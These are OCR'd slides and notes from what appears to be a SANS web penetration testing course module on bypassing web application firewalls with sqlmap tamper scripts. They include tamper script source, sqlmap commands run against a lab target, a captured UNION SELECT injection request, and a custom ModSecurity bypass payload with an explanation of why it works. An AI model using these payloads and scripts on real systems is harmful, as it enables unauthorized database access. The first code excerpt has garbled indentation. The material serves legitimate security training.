
- sqlmap ships with a number of tamper scripts
  - Based on known bypass techniques
- These perform changes to the request
  - Such as changing spaces to plus signs
  - Modifying the query from an equal to a LIKE
- Sadly, for the target, these work well

```
$ pwd
/opt/samurai/sqlmap/tamper
$ ls
apostrophemask.py      equaltolike.py                 multiplespaces.py  space2dash.py         space2mysqldash.py
appendnullbyte.py      halfversionedmorekeywords.py   percentage.py      space2hash.py         space2plus.py
between.py             ifnull2ifisnull.py             randomcase.py      space2morehash.py     space2randomblank.py
chardoubleencode.py    __init__.py                    randomcomments.py  space2mssqlblank.py   unmagicquotes.py
charencode.py          modsecurityversioned.py        securesphere.py    space2mssqlhash.py    versionedkeywords.py
charunicodeencode.py   modsecurityzeroversioned.py    space2comment.py   space2mysqlblank.py   versionedmorekeywords.py
```

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

When we install sqlmap, we get a large number of scripts right away. These are based on a number of known ways to bypass controls and provide us significant power within our testing. As shown in the screenshot, we have a variety of actions that can be performed by these scripts against the requests sqlmap will be performing.

For example, one of these scripts will take all of the spaces in a request and change them to a random number of spaces. This is due to many RDBMS' treating 10 spaces the same way as one. Another of the scripts will actually modify the query we are injecting to change the equals in a query to a LIKE query. While this may return a larger data set, isn't that better than being blocked?




Example Tamper Script

- The full script is in the notes

```
import random
from lib.core.enums import PRIORITY

def tamper(payload):
blanks = ['%09', '%0A', '%0C', '%0D']
   retVal = payload
for i in xrange(len(payload)):
         if not firstspace:
            if payload[i].isspace():
               firstspace = True
               retVal += random.choice(blanks)
               continue
   return retVal
```

```
#!/usr/bin/env python

"""
$Id$

Copyright (c) 2006-2012 sqlmap developers (http://www.sqlmap.org/)
See the file 'doc/COPYING' for copying permission
"""

import random

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOW

def dependencies():
   pass

def tamper(payload):
   """
   Replaces space character (' ') with a random blank character from a
   valid set of alternate characters
```

```
    Example:
        * Input: SELECT id FROM users
        * Output: SELECT\rid\tFROM\nusers

    Tested against:
        * Microsoft SQL Server 2005
        * MySQL 4, 5.0 and 5.5
        * Oracle 10g
        * PostgreSQL 8.3, 8.4, 9.0

    Notes:
        * Useful to bypass several web application firewalls
    """

    # ASCII table:
    #   TAB     09      horizontal TAB
    #   LF      0A      new line
    #   FF      0C      new page
    #   CR      0D      carriage return
    blanks = ['%09', '%0A', '%0C', '%0D']
    retVal = payload

    if payload:
        retVal = ""
        quote, doublequote, firstspace = False, False, False

        for i in xrange(len(payload)):
            if not firstspace:
                if payload[i].isspace():
                    firstspace = True
                    retVal += random.choice(blanks)
                    continue

            elif payload[i] == '\'':
                quote = not quote

            elif payload[i] == '"':
                doublequote = not doublequote

            elif payload[i] == " " and not doublequote and not quote:
                retVal += random.choice(blanks)
                continue

            retVal += payload[i]

    return retVal
```




Creating a Tamper Script

- Creating a tamper script is simple
  - Use an existing one as a starting point
- Mainly we need to create our code in the tamper function
  - Defined in all of these scripts
- We process the payload
  - Making the modifications we wish
- And then return the payload to sqlmap

While creating a script is rarely needed, due to the number of ones available and the quick turnaround of the dev team when new ideas come out, it is pretty simple to do. All it takes is knowledge of python and a starting point. What I do is take one of the existing ones that performs something similar to my idea. I then modify this script to do what my idea is and then copy it to the sqlmap directories to test it.

In the script we need to perform most of our code in the *tamper* function. This is where the logic for how to process the payload happens. This logic makes whatever modifications we think are needed and then returns the payload back to sqlmap for it to use in its attacks.




Course Roadmap

- Advanced Discovery and Exploitation
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- ***Web Application Firewall and Filter Bypass***
- Capture the Flag

- Introduction
  - Filtering and App firewalling
  - Blacklisting v. Whitelisting
  - Exercise: WAF v. Filtering
- Filtering
  - .NET Filtering
  - ESAPI Filtering
- Web Application Firewalls
  - WAF Options
  - Mod_Security
  - Exercise: mod_security
- Bypassing Controls
  - Discovering Controls
  - Exercise: Fingerprinting Controls
  - Automated WAF Detection Tools
  - Exercise: Automated Tools
- Cross-site Scripting
  - HTML5
  - Data URIs
  - Exercise: Input Types
  - CDATA and Comments
  - VBScript
  - Exercise: XSS Bypasses
- SQL Injection
  - Bypassing Controls
  - SQLMap
  - SQLMap Tamper Scripts
  - ***Exercise: SQLMap***
- Conclusions

SEC642 Advanced Web App Penetration Testing - © 2013

This page intentionally left blank.



sqlmap & Filtering Exercise: Use --check-waf

```
$ cd /opt/samurai/sqlmap
$ ./sqlmap.py -u "http://modsec.sec642.org/index.php" --data "sqli=test" --proxy
"http://localhost:8080"--check-waf
    <...OUTPUT REMOVED FOR THIS SLIDE...>
[22:43:20] [INFO] flushing session file
[22:43:20] [INFO] flushing query storage file
    <...OUTPUT REMOVED FOR THIS SLIDE...>
[23:09:47] [INFO] testing if the target is protected by some kind of WAF/IPS/IDS
[23:09:47] [WARNING] it appears that the target is protected. Please consider usage
of tamper scripts (option '--tamper')
    <...OUTPUT REMOVED FOR THIS SLIDE...>
[22:49:47] [INFO] testing if POST parameter 'sqli' is dynamic
    <...OUTPUT REMOVED FOR THIS SLIDE...>
[22:49:48] [WARNING] using unescaped version of the test because of zero knowledge of
the back-end DBMS. You can try to explicitly set it using the --dbms option
[22:49:49] [WARNING] POST parameter 'sqli' is not injectable
[22:49:49] [CRITICAL] all parameters appear to be not injectable. Try to increase --
level/--risk values to perform more tests. Also, you can try to rerun by providing
either a valid --string or a valid --regexp, refer to the user's manual for details
[22:49:49] [WARNING] HTTP error codes detected during testing:
403 (Forbidden) - 135 times
```

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Open Burp Suite from the main menu so we can use it with our browser and with sqlmap. Then open firefox and configure it to use burp as its proxy. Once this is done, visit the http://modsec.sec642.org site and explore

We are going to know run the check-waf function to test our the WAF configurations on our target , so open a **terminal.**

Change into the sqlmap directory:


```
cd /opt/samurai/sqlmap
```

Run sqlmap against the vulnerable sqli parameter on the target page. Pass the --proxy option so you can see the requests and responses generated by sqlmap:

```
./sqlmap.py -u "http://modsec.sec642.org/index.php" --data "sqli=test" --
proxy "http://localhost:8080" --check-waf
```

In the results you should see the note that sqlmap tested for WAF protection and discovered that a WAF is present. It recommends using sqlmap's tamper scripts to evade the WAF. You will also notice at the bottom of the sqlmap output the reference to a large number of HTTP errors being received . This is another indicator that a WAF is present.


sqlmap & Filtering Exercise: Review Burp Traffic



# ▲	Host	Method	URL	Params	M
479	http://modsec.sec642.org	POST	/index.php?lEYJ=4721%20AND%2...	☑	
480	http://modsec.sec642.org	POST	/index.php?ZTOE=4265	☑	
481	http://modsec.sec642.org	POST	/index.php?OfGE=9240%20AND%...	☑	
482	http://modsec.sec642.org	POST	/index.php	☑	

```
POST
/index.php?lEYJ=4721%20AND%201=1%20UNION%20ALL%20SELECT%201%2C2%2C3%
2Ctable_name%20FROM%20information_schema.tables HTTP/1.1
Accept-Encoding: identity
Content-Length: 9
Accept-Language: en-us,en;q=0.5
Connection: close
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: sqlmap/1.0-dev (r4813) (http://www.sqlmap.org)
```

Go back to your burp window and visit the Proxy History tab to review the traffic sqlmap generated. It should have generated around 155 requests. If you look in the URL column, you will see three requests with parameters in the URL. These are the three parameters that sqlmap randomly generated to test for WAF protection. Use Burp Decoder to decode these three URLs to see what type of SQL requests sqlmap send to trigger the WAF.



sqlmap & Filtering Exercise: Use Tamper Scripts

- We will now use some tamper scripts
  - Try multiple ones
- First look at the code
  - less or gedit will work
- Then run them against your targets

Now let's examine the tamper scripts. Open **gedit** from the menu. Click **File->Open**

Go to the tamper scripts directory. **/opt/samurai/sqlmap/tamper** and select some of the scripts to look at. Notice the **tamper** function. This is the logic of the script.


Now let's use some of these against our targets found earlier. Run sqlmap with various scripts. Pick the ones you think might be interesting. The example below uses the **randomcomments.py** tamper script.

```
    ./sqlmap.py -u "http://modsec.sec642.org/index.php" --data "sqli=test" -p
sqli --proxy http://localhost:8080 --tamper randomcomments
```

If you would like to run more than one, you can separate them with commas like this:

```
    ./sqlmap.py -u "http://modsec.sec642.org/index.php" --data "sqli=test" -p
sqli --proxy http://localhost:8080 --tamper randomcase,randomcomments
```

You can even create a little bash script to try ever tamper script in the tamper directory. However you should find that this version of sqlmap doesn't have the right tamper scripts to bypass our WAF.



sqlmap & Filtering Exercise: Create a Tamper Script

```
def dependencies(): pass
def tamper(payload):
    retVal = ""
    if payload:
        for i in xrange(len(payload)):
            if payload[i-6:i+1].lower() == 'select ':
                retVal += "%23%2f%2a%0a"
            elif payload[i-4:i+1].lower() == 'from ':
                retVal += "%23%2f%2a%0a"
            elif payload[i-5:i+1].lower() == 'order ':
                retVal += "%23%2f%2a%0a"
            elif payload[i-5:i+1].lower() == 'where ':
                retVal += "%23%2f%2a%0a"
            elif payload[i] == '#' or payload[i:i+3] == '-- ':
                retVal += payload[i:]
                break
            else:
                retVal += payload[i]
    return retVal
```

With a little searching on Google, you'll be able to find some blogs discussing lesson learned from a SQLi challenge the ModSecurity team hosted:

http://blog.spiderlabs.com/2011/07/modsecurity-sql-injection-challenge-lessons-learned.html

Reading through this blog, you'll learn about some of the techniques people used to bypass the same version of ModSecurity our target is using. One of the techniques used was to use a combination of different mysql comments and a new line character:

```
test" AND SELECT%23%2f%2a%0a* FROM table
```

Or the URL decoded version is:

```
test" AND SELECT#/*
* FROM table
```

ModSecurity ignores the first comment character (# or %23) and the newline character (%0a) since both of these are often used to bypass WAF rules. And since the multiline comment (/* or %2f%2a) doesn't have a matching closing comment, ModSecurity ignores everything after the opening multiline comment. So ModSecurity only passes the following to its filter rules:

```
test" AND SELECT
```


However, mysql honors the first comment character (# or %23) and ignores everything until the newline character, then starts interpreting the next line as valid SQL:

```
test" AND SELECT * FROM table
```

Create a new tamper script to use this technique named "**space2mysqlopencomment.py**" and move it to the tamper directory. A full example is shown above in the slide. Once you have created this file in the tamper directory, run the following command to use your new tamper script:

```
./sqlmap.py -u "http://modsec.sec642.org/index.php" --data sqli=test --proxy "http://localhost:8080" --tamper space2mysqlopencomment --dbs
```


If you created this file correctly, you should now be able to bypass the WAF and run exploits on the database like we did on day 1.



Review: SQL Injection

- Exploiting an SQL injection flaw we had found previously
  - We were able to use various attacks against the system

In this exercise we used various attacks against an SQL injection flaw we had found earlier.



